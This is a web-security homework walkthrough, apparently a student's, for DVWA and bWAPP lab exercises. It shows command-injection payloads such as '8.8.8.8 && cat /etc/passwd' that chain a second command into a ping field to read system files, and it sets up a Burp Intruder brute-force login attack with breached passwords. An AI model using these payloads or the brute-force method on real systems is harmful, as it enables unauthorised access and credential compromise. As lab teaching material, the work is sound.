Web Vulnerabilities And Hardening

Overview

In this homework scenario, you will continue as an application security engineer at Replicants. Replicants created several new web applications and would like you to continue testing them for vulnerabilities. Additionally, your manager would like you to research and test a security tool called **BeEF** in order to understand the impact it could have on the organization if Replicants was targeted with this tool.

Lab Environment

You will continue to use your Vagrant virtual machine for this assignment.

Topics Covered in Your Assignment

- Web application vulnerability assessments
- Injection
- Brute force attacks
- Broken authentication
- Burp Suite
- Web proxies
- Directory traversal
- Dot dot slash attacks
- Beef
- Cross-site scripting
- Malicious payloads

Instructions

In this assignment, you will test three web application vulnerabilities. For each vulnerability you will be provided with the following:

- Steps detailing how to set up and access the application.
- A walkthrough explaining how the application is intended to work.
- A task that will test the application for vulnerabilities.

Your goal is to determine if the application is vulnerable and provide mitigations.

Submission Guidelines

You will submit a document (Word or Google Docs) that contains the following for each web application:

- Screen shots confirming the successful exploit.


- Two to three sentences detailing recommended mitigation strategies.

When complete, submit the file on BCS.

Web Application 1: *Your Wish is My Command Injection*

1. Complete the following to set up the activity.
    - Access Vagrant and open a browser.
    - Navigate to the following webpage: http://192.168.13.25 and select the **Command Injection** option.
        - Alternatively, access the webpage directly at this page: http://192.168.13.25/vulnerabilities/exec/
        - The web page should look like the following:

http://192.168.13.25/vulnerabilities/exec/ -----> Then click on **Command injection**



1. **Note:** If you have any issues accessing this webpage, refer to the Activity Setup steps we completed in the activity 06_SQL_Injection on Day 1 of this unit.

    - Click here to view the set up instructions.
        - To launch the environment, complete the following:
            - Launch Vagrant from GitBash or the Mac terminal using the following command: vagrant up
            - Then, open the command line inside Vagrant and run the following command: cd ./Documents/web-vulns && docker-compose up.


        - Leave this page open and continue to the next step.
    - To access the Replicants website, open a web browser within Vagrant and access the following webpage: http://192.168.13.25/setup.php.
        - On the bottom of this page, click **Create / Reset Database**.
        - This will configure the database for the application.
        - The message "Setup Successful" at the bottom of the page will indicate that it is complete.
    - To log in to the mock Replicants website, access the following webpage: http://192.168.13.25/login.php.
        - Log in with the following credentials:
            - Username: admin
            - Password: password

2. This page is a new web application built by Replicants in order to enable their customers to ping an IP address. The web page will return the results of the ping command back to the user.

   Complete the following steps to walk through the intended purpose of the web application.

    - Test the webpage by entering the IP address 8.8.8.8. Press Submit to see the results display on the web application.

Ping a device: 8.8.8.8 -------> Submit



Behind the scenes, when you select Submit, the IP you type in the field is *injected* into a command that is run against the Replicants web server. The specific command that runs on the web server is ping <IP> and 8.8.8.8 is the field value that is injected into that command.


This process is no different than if we went to the command line and typed that same command: ping 8.8.8.8

1. cd ./Documents/web-vulns **Then** **docker-compose up** **Then** -----> On separate terminal

2. sysadmin@UbuntuDesktop:~$ **docker exec -it dvwa bash** ------> Enter

3. root@c687bd8f2ccb:/# **cd /var/www/html/vulnerabilities/exec** ------> Enter


4. root@c687bd8f2ccb:/var/www/html/vulnerabilities/exec# **ping 8.8.8.8**



Test if we can manipulate the input to cause an unintended result.

- On the same webpage, enter the following command (payload) in the field: 8.8.8.8 && pwd
- This command uses two ampersands to add a second command to the original request:
    - pwd is the second command. It will display the directory location where the command is run on the Replicants web server.
    - This would be no different than running ping 8.8.8.8 && pwd on the command line.
- Press Enter. Note the ping results are the results of the second pwd command:

8.8.8.8 && pwd -------> Submit




1. This type of injection attack is called **Command Injection**, and it is dependent on the web application taking user input to run a command against an operating system.

2. Now that you have determined that Replicants new application is vulnerable to command injection, you are tasked with using the dot-dot-slash method to design two payloads that will display the contents of the following files:


- /etc/passwd
- /etc/hosts

3. **Hint:** Try testing out a command directly on the command line to help design your payload.

8.8.8.8 && cat /etc/passwd -------> Submit



8.8.8.8 && cat /etc/hosts -------> Submit



4. Deliverable: Take a screenshot confirming that this exploit was successfully executed and provide 2-3 sentences outlining mitigation strategies.


Do not allow remote access to the shadow file or etc folder, or any other directory or file that contains sensitive information that will risk/expose sensitive data.

Web Application 2: *A Brute Force to Be Reckoned With*

1. Complete the following steps to set up the activity.
    - Open a browser on Vagrant and navigate to the webpage http://192.168.13.35/install.php.
    - The page should look like the following:

1. Run in terminal -----> docker exec -it bwapp bash

2. open in browser http://192.168.13.35/install.php




Click "here" to install bWapp. (See the arrow in the previous screenshot.)


After successfully installing bWapp, use the following credentials to login.

- Login: bee
- Password: bug


Logged in with: **Login**:bee & **Password**:bug



Logged into bWAPP portal



http://192.168.13.35/ba_insecure_login_1.php <-------- **Broken Auth-Insecure Login Forms page**



2. This page is an administrative web application that serves as a simple login page. An administrator enters their username and password and selects Login.


- If the user/password combination is correct, it will return a successful message.
- If the user/password combination is incorrect, it will return the message, "Invalid credentials."

3. Years ago, Replicants had a systems breach and several administrators passwords were stolen by a malicious hacker. The malicious hacker was only able to capture a list of passwords, not the associated accounts' usernames. Your manager is concerned that one of the administrators that accesses this new web application is using one of these compromised passwords. Therefore, there is a risk that the malicious hacker can use these passwords to access an administrator's account and view confidential data.


- Use the web application tool **Burp Suite**, specifically the **Burp Suite Intruder** feature, to determine if any of the administrator accounts are vulnerable to a brute force attack on this web application.
- You've been provided with a list of administrators and the breached passwords:
  - List of Administrators
  - Breached list of Passwords
- Hint: Refer back to the Burp Intruder activity 10_Brute_Force from Day 3 for guidance.

Use the burpsuite **intruder** and **foxy proxy** to try various login & password combinations from the two words lists provided in the HW. One for Login, and another for password.


Payload #1



Payload #2

